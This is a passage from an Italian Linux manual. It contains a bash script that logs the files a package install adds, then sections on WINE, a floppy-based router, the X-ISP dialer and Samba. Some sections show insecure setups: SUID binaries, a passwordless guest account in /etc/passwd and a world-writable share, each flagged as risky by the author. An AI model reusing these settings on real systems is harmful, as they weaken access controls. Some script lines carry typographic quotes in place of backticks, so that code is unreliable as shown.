    DESCRIZIONE=""
    #------------------------------------------------------------------
    # Variabile utilizzata per salvare il prompt.
    #------------------------------------------------------------------
    SALVA_PROMPT=$PS1

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 0 ]
    then
        dialog --msgbox \
"Questo script è completamente interattivo e quindi non \
\n\
utilizza alcun argomento." \
6 70
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l'utente sia 'root'.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
        dialog --msgbox \
"Questo script può essere utilizzato solo dall'utente \
\n\
'root'." \
6 70
        exit 1
    fi
    #------------------------------------------------------------------
    # Salva la situazione del file system PRIMA.
    # Sono esclusi i percorsi «/tmp», «/proc» e «/mnt».
    #------------------------------------------------------------------
    reset
        dialog --infobox \
"È in corso la scansione del file system per \
\n\
determinare la situazione iniziale dei file esistenti. \
\n\
\n\
Attendere prego... \
" \
6 70
    find \
```

```
/ -path "/proc" -prune -o -path "/tmp" -prune -o -path "/mnt" -prune \
-o -print | sort > $ELENCO_FILE_PRIMA
    #-----------------------------------------------------------------
    # Avvia una subshell per l'esecuzione dei comandi necessari
    # all'installazione. Si comincia dall'avvisare l'utente.
    #-----------------------------------------------------------------
    reset
    dialog --msgbox \
"Attenzione! Sta per essere avviata una subshell per\
\n\
l'esecuzione dei comandi necessari all'installazione\
\n\
del software.\
\n\
Di solito si tratta di eseguire qualcosa di molto simile\
\n\
a 'make install'.\
\n\
\n\
Al termine si dovrà tornare allo script utilizzando\
\n\
il comando exit." \
12 70
    #-----------------------------------------------------------------
    # Modifica il prompt.
    #-----------------------------------------------------------------
    PS1=\
"Eseguire i comandi necessari a compiere l'installazione \
quindi utilizzare il comando exit per tornare allo script.\
\n\
\w>"
    export PS1
    #-----------------------------------------------------------------
    # Avvia la subshell.
    #-----------------------------------------------------------------
    /bin/sh
    #-----------------------------------------------------------------
    # Ripristina il prompt.
    #-----------------------------------------------------------------
    PS1=$SALVA_PROMPT
    export PS1
    #-----------------------------------------------------------------
    # Salva la situazione del file system DOPO.
    # Sono esclusi i percorsi «/tmp», «/proc» e «/mnt».
    #-----------------------------------------------------------------
    reset
        dialog --infobox \
"È in corso la scansione del file system per \
\n\
determinare la nuova situazione dei file esistenti. \
\n\
\n\
Attendere prego... \
" \
6 70
    find \
/ -path "/proc" -prune -o -path "/tmp" -prune -o -path "/mnt" -prune \
-o -print | sort > $ELENCO_FILE_DOPO
    #-----------------------------------------------------------------
    # Confronta i due file ed emette solo le righe del secondo elenco
    # che non appaiono nel primo.
    # Salva il risultato in un altro file temporaneo.
    #-----------------------------------------------------------------
    comm -13 \
$ELENCO_FILE_PRIMA $ELENCO_FILE_DOPO > $ELENCO_FILE_AGGIUNTI
    #-----------------------------------------------------------------
```

```
    # Verifica che il file generato non sia vuoto.
    #------------------------------------------------------------------
    if [ -z "‘cat $ELENCO_FILE_AGGIUNTI‘" ]
    then
        #--------------------------------------------------------------
        # Non ha trovato alcun file in più rispetto alla
        # situazione precedente. Lo script avvisa e termina.
        #--------------------------------------------------------------
        reset
        dialog --msgbox \
"Non è stato aggiunto alcun file.\
\n\
Non verrà fatta alcuna registrazione di questa installazione." \
6 70
        exit 2
    fi
    #------------------------------------------------------------------
    # Richiede il nome del pacchetto.
    #------------------------------------------------------------------
    while [ 0 ]                                              # FOREVER
    do
        reset
        dialog --inputbox \
"Inserisci il nome da usare per identificare questo pacchetto.\
\n\
\n\
Il nome del pacchetto servirà per creare un file contenere le\
\n\
informazioni sul pacchetto, di conseguenza, occorre rispettare le\
\n\
regole per i nomi dei file.\
\n\
\n\
\n\
<Ok> prosegue,\
\n\
<Cancel> ripete la richiesta." \
16 70 2> $RISPOSTA
        #--------------------------------------------------------------
        # Controlla la risposta data dall’utente.
        #--------------------------------------------------------------
        if [ $? = 0 ]
        then
            #----------------------------------------------------------
            # La risposta è stata un OK e quindi prosegue.
            #----------------------------------------------------------
            PACCHETTO=‘cat $RISPOSTA‘
        else
            #----------------------------------------------------------
            # La risposta è stata un CANCEL e quindi ripete il loop.
            #----------------------------------------------------------
            continue
        fi
        #--------------------------------------------------------------
        # Controlla che il nome non sia già utilizzato.
        #--------------------------------------------------------------
        if [ -e "/var/state/mypackages/$PACCHETTO" ]
        then
            #----------------------------------------------------------
            # Il nome esiste già. Ripete il loop.
            #----------------------------------------------------------
            reset
            dialog --msgbox \
"Attenzione! il nome $PACCHETTO è già stato usato.\
\n\
Se ne deve inserire un altro." \
```

```
6 70
            continue
        fi
        #-----------------------------------------------------------
        # Controlla che il nome sia accettabile tentando di creare
        # un file con quello.
        #-----------------------------------------------------------
        rm "/tmp/$PACCHETTO"
        touch "/tmp/$PACCHETTO"
        #-----------------------------------------------------------
        # Se è riuscito a creare il file, tutto dovrebbe
        # essere in ordine.
        #-----------------------------------------------------------
        if [ -e "/tmp/$PACCHETTO" ]
        then
            #-------------------------------------------------------
            # Il nome è valido.
            #-------------------------------------------------------
            echo "ok" > /dev/null
        else
            #-------------------------------------------------------
            # Il nome non è valido. Ripete il loop.
            #-------------------------------------------------------
            reset
            dialog --msgbox \
"Attenzione! il nome $PACCHETTO non è valido.\
\n\
Se ne deve inserire un altro." \
6 70
            continue
        fi
        #-----------------------------------------------------------
        # Se sono stati superati tutti gli ostacoli, il loop viene
        # interrotto.
        #-----------------------------------------------------------
        break
    done
    #---------------------------------------------------------------
    # Finalmente è stato inserito il nome del pacchetto.
    # Si passa ora alla sua descrizione.
    #---------------------------------------------------------------
    while [ 0 ]                                           # FOREVER
    do
        reset
        dialog --inputbox \
"Inserisci una breve descrizione del pacchetto.\
\n\
\n\
\n\
<Ok> prosegue,\
\n\
<Cancel> ripete la richiesta." \
12 70 2> $RISPOSTA
        #-----------------------------------------------------------
        # Controlla la risposta data dall'utente.
        #-----------------------------------------------------------
        if [ $? = 0 ]
        then
            #-------------------------------------------------------
            # La risposta è stata un OK e quindi prosegue.
            #-------------------------------------------------------
            DESCRIZIONE=`cat $RISPOSTA`
        else
            #-------------------------------------------------------
            # La risposta è stata un CANCEL e quindi ripete il loop.
            #-------------------------------------------------------
```

```
            continue
        fi
        #---------------------------------------------------------------
        # Se sono stati superati tutti gli ostacoli, il loop viene
        # interrotto.
        #---------------------------------------------------------------
        break
    done
    #-------------------------------------------------------------------
    # Scrive i file del pacchetto.
    #-------------------------------------------------------------------
    echo "$DESCRIZIONE" > /var/state/mypackages/$PACCHETTO.descr
    cat $ELENCO_FILE_AGGIUNTI > /var/state/mypackages/$PACCHETTO
    #-------------------------------------------------------------------
    # Avvisa l’utente della conclusione dell’operazione.
    #-------------------------------------------------------------------
    reset
    dialog --msgbox \
"La registrazione del pacchetto \
\n\
$PACCHETTO \
\n\
è terminata." \
7 70

#=======================================================================
# Fine.
#=======================================================================
```

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

```
chmod +x nome_del_file
```

Parte lxxxii

Informazioni varie

Emulatori

Su una piattaforma GNU/Linux è possibile utilizzare programmi realizzati per altri sistemi operativi, attraverso vari tipi di emulatori. In generale, questa emulazione può avvenire in due modi fondamentali: riproducendo il funzionamento dell'hardware di un tipo di elaboratore, oppure riproducendo interamente il funzionamento di un altro sistema operativo. La prima delle due scelte implica l'utilizzo successivo di un sistema operativo in grado di utilizzare l'emulatore hardware e con il quale si possono poi utilizzare altri programmi. La seconda, permette di utilizzare direttamente i programmi adatti al tipo di sistema operativo che viene emulato.

Le implicazioni sulla differenza tra l'emulazione dell'hardware e quella di un sistema operativo sono sia tecniche che giuridiche. Se si emula l'hardware occorre poi procurarsi il sistema operativo e soprattutto la licenza di questo. Se si emula l'hardware spesso è necessario copiare da qualche parte il contenuto del firmware (programma su ROM) utilizzato nell'elaboratore da emulare. Ma questo, nella maggior parte dei casi, è un'azione illegale (anche se non si sente parlare di cause contro azioni di questo genere).

382.1 WINE: l'emulatore MS-Windows

WINE è un programma che permette di eseguire programmi realizzati per MS-Windows all'interno dell'ambiente grafico X. WINE è quindi un emulatore di MS-Windows.

Nel momento in cui si scriveva questo capitolo, WINE era in grado di fare funzionare (senza però alcuna sicurezza) solo alcuni programmi realizzati per MS-Windows 3.1.

> Per poter utilizzare WINE potrebbero essere necessari alcuni componenti di MS-Windows 3.1 (delle librerie). In tal caso, oltre che esserci bisogno di una copia di MS-Windows 3.1 è necessaria anche una licenza d'uso.

Lo sviluppo di WINE può essere seguito presso l'URI <*http://www.linpro.no/wine/*>.

382.1.1 Predisporre un ambiente adatto ai programmi per WINE

Dal momento che i programmi realizzati per MS-Windows sono stati pensati per lo più per funzionare su un file system di tipo FAT, sarebbe consigliabile di riservare loro una partizione di questo tipo. Tuttavia, potrebbe essere molto più affascinante l'idea di incorporare tutto all'interno del file system di GNU/Linux e in questo senso sono realizzati gli esempi seguenti.

382.1.2 Un disco C: virtuale

In questa fase conviene preparare una directory che servirà per definire l'inizio (la radice) del disco '`C:`' virtuale utilizzato dai programmi per MS-Windows. Stabiliamo che questo sia '`/var/emul/windows/`'. Da questo punto in poi, '`C:\`' è equivalente a '`/var/emul/windows/`'.

382.1.3 La struttura essenziale del disco C: virtuale

Il disco '`C:`' virtuale dovrebbe contenere alcune directory che riproducono in pratica il classico ambiente DOS-Windows:

- '`C:\TEMP\`'

  equivalente a '`/var/emul/windows/temp/`';
- '`C:\WINDOWS\`'

  equivalente a '`/var/emul/windows/windows/`';
- '`C:\WINDOWS\SYSTEM\`'

  equivalente a '`/var/emul/windows/windows/system/`'.

Per evitare la proliferazione di directory temporanee, è possibile utilizzare al posto di '`/var/emul/windows/temp/`' un collegamento simbolico che punti a '`/tmp/`'.

```
# ln -s /tmp /var/emul/windows/temp
```

Una volta preparata la struttura essenziale occorre inserire alcuni file.

All'interno di '`/var/emul/windows/windows/`' ('`C:\WINDOWS\`') si devono preparare alcuni file '`.INI`' vuoti. Si tratta di '`WIN.INI`' e di '`SYSTEM.INI`'.

```
# touch /var/emul/windows/windows/win.ini
```

```
# touch /var/emul/windows/windows/system.ini
```

All'interno di '`/var/emul/windows/windows/system/`' ('`C:\WINDOWS\SYSTEM\`') potrebbe essere necessario collocare alcuni file di libreria provenienti da una versione originale di MS-Windows 3.1 (come già spiegato, questo implica la necessità di avere una licenza d'uso per MS-Windows 3.1). Probabilmente, i file seguenti sono indispensabili.

- '`COMMDLG.DLL`'
- '`CTL3DV2.DLL`'
- '`DDEML.DLL`'
- '`LZEXPAND.DLL`'
- '`OLECLI.DLL`'
- '`VBRUN300.DLL`'

382.1.4 La configurazione di WINE

Il file '`/etc/wine.conf`' deve essere predisposto prima di poter eseguire alcuna emulazione. L'esempio seguente fa riferimento alla struttura di directory vista in precedenza. In particolare, all'interno di GNU/Linux, il dischetto viene montato nella directory '`/mnt/a/`'.

```
[Drive A]
Path=/mnt/a
Type=floppy

[Drive C]
```

```
Path=/var/emul/windows
Label=ext2fs

[Drive D]
Path=${HOME}

[wine]
windows=c:\windows
system=c:\windows\system
temp=c:\temp
path=c:\windows;c:\windows\system

symboltablefile=./wine.sym

[serialports]
com1=/dev/cua1
com2=/dev/cua2

[parallelports]
lpt1=/dev/lp1

[spy]
;File=CON
;File=spy.log
Exclude=WM_TIMER;WM_SETCURSOR;WM_MOUSEMOVE;WM_NCHITTEST;
Include=WM_COMMAND;
```

382.1.5 L'esecuzione di un programma

Per mettere in esecuzione un programma attraverso WINE è necessario avviare prima l'ambiente grafico (di solito attraverso '**startx**'), quindi aprire una finestra di terminale e da lì eseguire il comando seguente:

wine [*opzioni*] *programma_completo_di_percorso*

Per esempio, per avviare il file '**PFE.EXE**' che si trova all'interno di 'C:\PFE\' si eseguirà:

$ **wine "c:\pfe\pfe"**

oppure la riga seguente:

$ **wine /var/emul/windows/pfe/pfe.exe**

382.1.6 Implicazioni sulla gestione dei permessi

WINE si comporta in maniera analoga a DOSEMU per quanto riguarda il problema della gestione dei permessi dei file e delle directory. Valgono quindi le stesse considerazioni fatte a questo proposito nella sezione 343.3.7.

382.2 Twin: un altro emulatore MS-Windows

Twin, ovvero Willows Twin Libraries, è un sistema di emulazione che permette di eseguire programmi realizzati per MS-Windows all'interno dell'ambiente grafico X.

Si tratta di un progetto parallelo a WINE; Twin, in particolare, ha il vantaggio di fornire al programma utilizzato un livello di astrazione superiore rispetto a quanto fatto da WINE, per cui i programmi funzionano in finestre normali di X. La cosa più importante è che non serve alcun componente originale di MS-Windows: tutte le librerie principali sono emulate.

<*http://www.willows.com*>

nanoRouter

nanoRouter è un lavoro che riguarda la prima edizione di nanoLinux e non è più curato. Questo capitolo è obsoleto e viene lasciato per documentare il funzionamento di questo dischetto che viene ancora distribuito con *Appunti di informatica libera*.

L'inoltro dei pacchetti da un'interfaccia di rete a un'altra, in un router, è compito del kernel: è sufficiente che gli venga fornita la configurazione delle interfacce e la tabella di instradamento.

Teoricamente dovrebbe essere possibile compilare un kernel con questi valori già registrati al suo interno, in pratica conviene utilizzare il modo tradizionale di configurazione attraverso i programmi '**`ifconfig`**' e '**`route`**'.

Un dischetto di emergenza, in grado di accedere alle interfacce di rete, con un kernel adatto e con questi due programmi, è in grado di funzionare come router. Ciò vale quindi sia per nanoLinux che per i dischetti di emergenza della distribuzione Slackware.

In questo capitolo si descrive in che modo ottenere un sistema estremamente ridotto in grado di eseguire l'inoltro di pacchetti da un'interfaccia di rete a un'altra.

383.1 Kernel

Come già accennato, il kernel deve consentire l'inoltro dei pacchetti. Per le altre caratteristiche valgono tutte le considerazioni già fatte al riguardo dei dischetti di emergenza.

383.2 Lo stretto indispensabile

La funzione di inoltro è svolta dal kernel e, a meno di essere abili programmatori, è necessario utilizzare '**`ifconfig`**' e '**`route`**' per configurare le interfacce e definire gli instradamenti. Questi programmi, a loro volta, hanno bisogno di librerie. I programmi, per essere avviati hanno bisogno dell'eseguibile '**`init`**', oppure, in alternativa, di una shell che possa eseguire uno script.

Nell'esempio proposto non si fa uso di '**`init`**': con un piccolo trucco si avvia direttamente la shell '**`ash`**' in modo interattivo, così da leggere ed eseguire il file '`/etc/profile`' contenente le istruzioni per la configurazione delle interfacce e la definizione degli instradamenti.

Rispetto ai dischetti di emergenza normali si pone un nuovo problema: l'identificazione delle interfacce di rete quando queste sono più di una. Infatti, il kernel smette di cercare altre interfacce dopo che ne ha trovata una. Ciò costringe in pratica a utilizzare LILO, attraverso il quale si possono definire le istruzioni che il kernel deve ricevere all'avvio (attraverso queste istruzioni può essere informato della presenza di altre schede di rete).

L'esempio mostrato è stato realizzato con file binari e librerie di una vecchia distribuzione Slackware 3.1. Le restrizioni che si impongono allo scopo di realizzare un dischetto unico, non compresso, in sola lettura, rendono praticamente impossibile l'utilizzo di programmi e librerie più recenti.

383.2.1 Struttura di nanoRouter

Il dischetto nanoRouter si ottiene partendo da nanoLinux I eliminando molte cose e aggiungendone poche altre. In particolare, si nota subito l'utilizzo di '**`ash`**' al posto di '**`bash`**' e la totale assenza della procedura di inizializzazione del sistema.

Il programma '`/sbin/init`' è scomparso, al suo posto c'è un collegamento simbolico speciale che avvia '**`ash`**' con l'opzione '**`-i`**': in questo modo, quando il kernel tenta di avviare '**`init`**', avvia invece una shell interattiva che, come tale, esegue il contenuto di '`/etc/profile`'.

Anche '`/sbin/ldconfig`' è un collegamento simbolico: avvia uno script che restituisce semplicemente il valore *Vero*. Questo programma viene avviato automaticamente e non può mancare (anche se di fatto non serve).

I file di dispositivo contenuti all'interno di '`/dev/`' sono ridotti al minimo, in pratica ci sono i dispositivi di gestione della console e poco altro.

L'ultima cosa da notare è la presenza della directory '`/boot/`' contenente il kernel e i file di avvio di LILO.

```
/
|-- bin
|   |-- ash
|   |-- ping
|   |-- sh -> ash
|   `-- sync
|-- boot
|   |-- .config
|   |-- boot.0200
|   |-- boot.b
|   |-- map
|   `-- vmlinuz
|-- dev
|   |-- log
|   |-- null
|   |-- systty
|   |-- tty
|   |-- tty0
|   |-- tty1
|   |-- tty2
|   |-- tty3
|   |-- tty4
|   `-- zero
|-- etc
|   |-- ld.so.cache
|   |-- lilo.conf
|   |-- profile
|   `-- protocols
|-- lib
|   |-- ld-linux.so -> ld-linux.so.1
|   |-- ld-linux.so.1 -> ld-linux.so.1.8.2
|   |-- ld-linux.so.1.8.2
|   |-- libc.so.5 -> libc.so.5.3.12
|   |-- libc.so.5.3.12
|   |-- libcom_err.so.2 -> libcom_err.so.2.0
|   |-- libcom_err.so.2.0
|   |-- libtermcap.so.2 -> libtermcap.so.2.0.8
|   `-- libtermcap.so.2.0.8
|-- mnt
|-- proc
|-- sbin
|   |-- ifconfig
|   |-- init -> ../bin/ash -i
|   |-- ldconfig -> true
```

```
|   |-- route
|   |-- true
|   '-- update
|-- tmp
|-- usr
'-- var
```

383.2.2 Collegamento con argomento

Creare un collegamento simbolico con un argomento non è possibile attraverso il solito programma '**`ln`**'. Se non si riesce, si può creare un collegamento simbolico normale, ma poi, occorre avviare manualmente l'esecuzione del file '`profile`'.

Attraverso '**`mc`**' (Midnight Commander) è possibile modificare un collegamento simbolico scrivendoci quello che si vuole. Basta richiamare la voce *`edit sYmlink`* dal menù *`File`*, oppure utilizzare la sequenza [*Ctrl+x*][*Ctrl+s*].

383.2.3 /etc/profile

Il file '`/etc/profile`', in questo tipo di impostazione, è l'unico mezzo di configurazione. La configurazione delle interfacce di rete e la definizione degli instradamenti avvengono all'interno di questo file.

```
PATH="/sbin:/bin:."
TERM=linux
PS1='# '
PS2='> '
ignoreeof=10
export PATH TERM PS1 PS2 ignoreeof
umask 022

/sbin/ifconfig eth0 192.168.1.254 netmask 255.255.255.0
/sbin/ifconfig plip1 192.168.2.254 pointopoint 192.168.2.1

/sbin/route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
/sbin/route add -host 192.168.2.1 dev plip1

ifconfig
```

383.2.4 /boot/

Come già accennato, esiste l'esigenza di comunicare al kernel l'esistenza di diverse schede di rete (altrimenti si può forse usare solo la porta parallela come seconda interfaccia di rete). Serve quindi il sistema di avvio LILO. Il modo con cui è possibile ottenere un dischetto contenente LILO è descritto nella sezione 18.4.

Il contenuto del file di esempio si riferisce in particolare ai parametri delle schede NE2000.

```
# /etc/lilo.conf

boot=/dev/fd0
map=/boot/map
install=/boot/boot.b
image=/boot/vmlinuz
        label=router
        root=/dev/fd0
        read-only
        append="ether=0,0x300,eth0 ether=0,0x320,eth1 ether=0,0x340,eth2"
```

Vale la pena di notare che il file system principale viene attivato in sola lettura e non viene mai riportato in lettura-scrittura.

383.3 Dimensioni

Tutto quanto, compreso il kernel, dovrebbe essere contenibile all'interno di un dischetto da 1440 Kibyte, senza alcuna compressione. In questo modo non c'è la necessità di utilizzare un disco RAM e anche un elaboratore con poca memoria potrebbe svolgere degnamente questo compito (senza bisogno di una laboriosa configurazione).

383.4 File system in sola lettura

Il fatto che si riesca a operare senza eseguire scritture sul disco, pur non utilizzando un disco RAM, permette di non dover temere cadute di tensione o errori umani: Quando non serve più, basta spegnere.

Resta un problema dovuto al fatto che il kernel, una volta caricato in memoria, richiede la pressione del tasto [*Invio*] prima di attivare il file system principale. Ciò impedisce un avvio automatico. Utilizzando una piccola partizione di un disco fisso, la richiesta di scambiare i dischetti non viene più fatta.

383.4.1 File system /proc

Il fatto di utilizzare il dischetto in sola lettura impedisce il montaggio del file system '`/proc/`' e di conseguenza i programmi ne risentono. Questo è il motivo principale per cui non si riesce a realizzare questo dischetto con programmi derivanti da distribuzioni GNU/Linux recenti.

X-ISP

X-ISP [a] utilizza la libreria grafica XForms [b] (‘`libforms.so.*`’). Questa libreria non appartiene al «software libero».

[a] **X-ISP** GNU GPL, ma usa una libreria non libera
[b] **XForms** software non libero, gratuito per uso «non commerciale»

X-ISP è un programma frontale (*front-end*) per la connessione PPP attraverso un modem, utilizzando in pratica il demone ‘**`pppd`**’. È facile da configurare ed è particolarmente adatto a chi si trova impacciato nella realizzazione di uno script per questo scopo.

```
xisp [opzioni]
```

Generalmente deve essere avviato con i privilegi dell'utente ‘**`root`**’. Se si vuole raggirare il problema, a discapito della sicurezza, per permettere il suo utilizzo anche agli utenti comuni, occorre intervenire su alcuni file, dando i permessi di esecuzione per tutti i tipi di utente e attivando il bit SUID. I file sono:

- ‘**`xisp`**’, collocato normalmente in ‘`/usr/X11R6/bin/`’;
- ‘**`xispdial`**’, collocato normalmente in ‘`/usr/sbin/`’.

Naturalmente, occorre intervenire anche su ‘`/usr/sbin/pppd`’, come era già stato descritto in precedenza.

```
chmod a+x file
```

```
chmod u+s file
```

X-ISP permette di definire configurazioni differenti anche in funzione di possibili diversi ISP a cui ci si collega. La configurazione avviene attraverso finestre di dialogo e non c'è la necessità di agire manualmente all'interno di file.

La figura 384.1 mostra la maschera principale attraverso cui si controlla la connessione.

Figura 384.1. La maschera principale di X-ISP.

La configurazione del programma avviene attraverso le funzioni contenute nel menù *`Options`*. La prima cosa da fare è dare un nome a una configurazione; la funzione si chiama *`ISP Selection`* e

in pratica si tratta di definire il nome dell'ISP a cui si abbinano le scelte che vengono fatte con le voci successive.

La figura 384.2 mostra la maschera della funzione '**`Account Information`**'. In questa fase viene indicato solo il modo con cui l'utente accede (il numero di telefono) e si fa riconoscere dall'elaboratore remoto.

Attraverso X-ISP è possibile anche definire i segreti per un'autenticazione PAP e CHAP (anche se non si vede dalle figure). Negli esempio si mostra l'uso di X-ISP per un'autenticazione tradizionale, manuale, attraverso l'uso di un terminale.

Figura 384.2. La maschera di definizione dell'accesso presso l'elaboratore remoto. In questo caso, l'autenticazione PAP è disabilitata.

Se si usa un'autenticazione tradizionale, è possibile definire le coppie di attesa e invio per automatizzare l'accesso, come si vede nella figura 384.3, dove viene mostrata la maschera *`Dialing and Login`* con cui si possono determinare il numero di tentativi (in caso di mancata risposta o di segnale di occupato) e il tipo di procedura di accesso: automatica o attraverso una finestra di terminale.

Figura 384.3. La procedura di accesso può essere automatica, attraverso coppie di attesa e invio, o manuale con una finestra di terminale. In questo caso si utilizza una procedura di accesso manuale.

La maschera *`Communication Options`* permette di definire le caratteristiche della connessione per quanto riguarda il rapporto tra l'elaboratore e il modem e tra il modem locale e quello remoto. In particolare, la stringa di inizializzazione facoltativa dovrebbe contenere solo comandi ritenuti **essenziali**, come nell'esempio mostrato in figura 384.4 in cui ci si limita a indicare ATX3. È importante evitare di indicare comandi più drastici come sarebbe nel caso di ATZ, o peggio

AT&F, perché ciò potrebbe annullare altre impostazioni particolari già definite da X-ISP.

Figura 384.4. La configurazione del modem.

Infine, restano da definire le opzioni della connessione TCP/IP. Difficilmente si riesce a ottenere dal proprio ISP un indirizzo IP statico, di conseguenza, l'indirizzo locale e quello remoto restano azzerati in modo da permettere l'assegnazione dinamica. Generalmente, in una connessione punto-punto, la maschera di rete dovrebbe essere 255.255.255.255. È importante ricordare di fare in modo che l'instradamento verso l'elaboratore remoto diventi anche quello predefinito (*defaultroute*), altrimenti si resterebbe bloccati all'ambito della coppia costituita dall'elaboratore locale e dall'elaboratore dell'ISP.

Figura 384.5. L'impostazione riferita alla connessione TCP/IP. Probabilmente è più corretta una maschera di rete 255.255.255.255.

Con questo tipo di configurazione, quando ci si connette all'ISP, si ottiene una finestra di terminale, come nella figura 384.6, successivamente, al termine dell'autenticazione si deve fare un clic sul pulsante di continuazione. Da quel momento la connessione è attivata fino a quando non si conclude selezionando il pulsante DISCONNECT dalla finestra di dialogo principale.

Figura 384.6. Il terminale di X-ISP per la procedura di accesso manuale.

```
tv!login: daniele
Password:
Last login: Sat Dec 13 22:47:19 on ttyS16
Linux 2.0.27.
PPP Server Activated
|
```

Continue   Abort

Introduzione a SMB con GNU/Linux

Questo capitolo nasce da esperienze dell'autore fatte nel 1997 e, oltre che essere obsoleti, gli esempi mostrati ignorano completamente i problemi legati alla sicurezza. In tal senso, eventualmente, questo capitolo può essere utile solo come punto di inizio per lo studio del protocollo SMB.

SMB, o *Session message block*, è il protocollo di condivisione di risorse conosciuto normalmente come NetBIOS o LanManager. Il protocollo NetBIOS può utilizzare diversi tipi di protocolli di trasporto: NetBEUI, IPX/SPX e TCP/IP. In pratica, viene incapsulato all'interno di uno di questi.

È importante non confondere NetBIOS con NetBEUI: il primo è il protocollo di condivisione di risorse, il secondo è un protocollo di trasporto.

GNU/Linux è in grado di offrire servizi NetBIOS attraverso il protocollo di trasporto TCP/IP e questo per mezzo del gruppo di programmi denominato Samba. [1] La limitazione di GNU/Linux nell'utilizzo del trasporto TCP/IP per questo scopo, deve essere tenuta presente nella configurazione degli elaboratori con cui si vuole comunicare attraverso NetBIOS (il trasporto NetBEUI non va bene).

Samba fa ormai parte della maggior parte delle distribuzioni GNU/Linux. In questo capitolo si fa riferimento a una versione di Samba installata attraverso una distribuzione, in modo tale che la collocazione dei file sia conforme alle indicazioni del file system standard di GNU/Linux.

385.1 Nomi NetBIOS

Il protocollo NetBIOS viene usato per la condivisione di risorse. Quando lo si utilizza, è necessario identificare l'elaboratore che offre il servizio e la particolare risorsa desiderata. Sotto questo aspetto, con NetBIOS non si parla di nodi, ma direttamente di serventi, clienti o *peer*.

Il nome che identifica una risorsa di un servente particolare, ha il formato seguente:

```
\\servente\risorsa
```

Il nome del servente e quello della risorsa non tengono conto della differenza tra lettere maiuscole e minuscole.

Per esempio, '**\\TIZIO\VARIE**' rappresenta la risorsa '**VARIE**' dell'elaboratore '**TIZIO**'.

Quando si utilizza un servente SMB, come Samba, all'interno di un sistema Unix, i nomi di dominio utilizzati per il trasporto IP non hanno niente a che vedere con i nomi NetBIOS, anche se normalmente coincidono.

Quando si deve indicare un indirizzo del genere con una shell Unix, si ha quasi sempre la necessità di proteggere le barre oblique inverse da una diversa interpretazione. Lo si vedrà meglio negli esempi descritti più avanti.

[1] **Samba** GNU GPL

385.2 Trasporto TCP/IP

Come accennato, Samba comunica con NetBIOS attraverso il protocollo TCP/IP. Per questo, il file '`/etc/services`' deve contenere le righe seguenti.

```
netbios-ns      137/tcp         nbns    # NetBIOS Name Service
netbios-ns      137/udp         nbns
netbios-dgm     138/tcp         nbdgm   # NetBIOS Datagram Service
netbios-dgm     138/udp         nbdgm
netbios-ssn     139/tcp         nbssn   # NetBIOS session service
```

385.3 Servente SMB

Un servente SMB (o NetBIOS) permette di offrire la condivisione di parte del proprio file system, come avviene con il protocollo NFS, e dei propri servizi di stampa. In pratica, esattamente quello che si può fare con MS-Windows 3.11 e con le edizioni successive.

I servizi sono forniti da due demoni: '**`smbd`**' e '**`nmbd`**'. Questi utilizzano il file '`smb.conf`', collocato normalmente nella directory '`/etc/`', per la loro configurazione. '**`smbd`**' e '**`nmbd`**' possono essere avviati direttamente dalla procedura di inizializzazione del sistema (Init), oppure possono essere messi sotto il controllo del supervisore dei servizi di rete. Nel primo caso, possono essere avviati nel modo seguente:

```
# smbd -D
```

```
# nmbd -D
```

Se invece si intende utilizzare il controllo del supervisore dei servizi di rete, devono essere presenti le righe seguenti nel file '`/etc/inetd.conf`'.

```
netbios-ssn     stream  tcp     nowait  root    /usr/sbin/smbd smbd
netbios-ns      dgram   udp     wait    root    /usr/sbin/nmbd nmbd
```

385.3.1 # nmbd

`nmbd` [*opzioni*]

È il demone del servizio necessario per la gestione del *name server* '**`netbios`**', per le connessioni SMB (Samba). A seconda di come è gestita la distribuzione GNU/Linux che si utilizza, potrebbe essere avviato direttamente dalla procedura di inizializzazione del sistema, oppure dal supervisore dei servizi di rete (capitolo 135).

Alcune opzioni

`-D`

Viene avviato come demone. Se non si usa questa opzione, il programma '**`nmbd`**' funziona in modo normale. Quando si utilizza '**`nmbd`**' in uno script della procedura di inizializzazione del sistema, si utilizza questa opzione.

385.3.2 # smbd

```
smbd [opzioni]
```

È il demone del servizio necessario per ricevere connessioni SMB (Samba). A seconda di come è gestita la particolare distribuzione GNU/Linux che si utilizza, potrebbe essere avviato direttamente dalla procedura di inizializzazione del sistema, oppure dal supervisore dei servizi di rete (capitolo 135).

Alcune opzioni

```
-D
```

Viene avviato come demone. Se non si usa questa opzione, il programma '**smbd**' funziona in modo normale. Quando si utilizza '**smbd**' in uno script della procedura di inizializzazione del sistema, si utilizza questa opzione.

385.3.3 Utente generico

Il protocollo NetBIOS viene usato spesso per condividere dischi e stampanti senza alcun controllo sugli utenti. Perché possa esistere questa possibilità anche con Samba, è necessario definire un utente fittizio che verrà utilizzato come riferimento quando l'accesso avviene per servizi pubblici, o anonimi.

Per questo, conviene aggiungere manualmente al file '/etc/passwd' una riga simile a quella seguente:

```
guestpc::499:100::/dev/null:/dev/null
```

Come si può vedere, si tratta di un utente senza parola d'ordine, senza directory personale e senza shell.

> È bene tenere presente che questa situazione, eventualmente, potrebbe essere pericolosa per la sicurezza del sistema in generale e, comunque, il fatto di mettere a disposizione un accesso del genere manifesta l'intenzione di non curarsi di questi problemi.

Il nome '**guestpc**' è scelto in base al valore predefinito da Samba per questo scopo. In altre situazioni potrebbe anche corrispondere al tipico utente '**nobody**'. Il numero usato come UID va scelto in modo che non coincida con altri contenuti all'interno del file '/etc/passwd' (a meno che si sappia ciò che si intende fare); per quanto riguarda la scelta del GID (il numero del gruppo), questo dipende dalle particolari strategie adottate nella gestione degli utenti.[2]

385.3.4 Directory condivisa

Così come si utilizza un utente particolare per gli accessi non controllati, è opportuno predisporre una directory a disposizione di tutti, attribuendole tutti i permessi necessari. Trattandosi di uno spazio nel file system abbinato a un utente, anche se fittizio, è ragionevole collocare i file e le directory da condividere pubblicamente a partire da '/home/samba/'.

```
# mkdir /home/samba
```

```
# chmod a+rwx /home/samba
```

[2] Per esempio, potrebbe essere abbinato a un gruppo omonimo '**guestpc**', o simile.

385.3.5 Coda di stampa

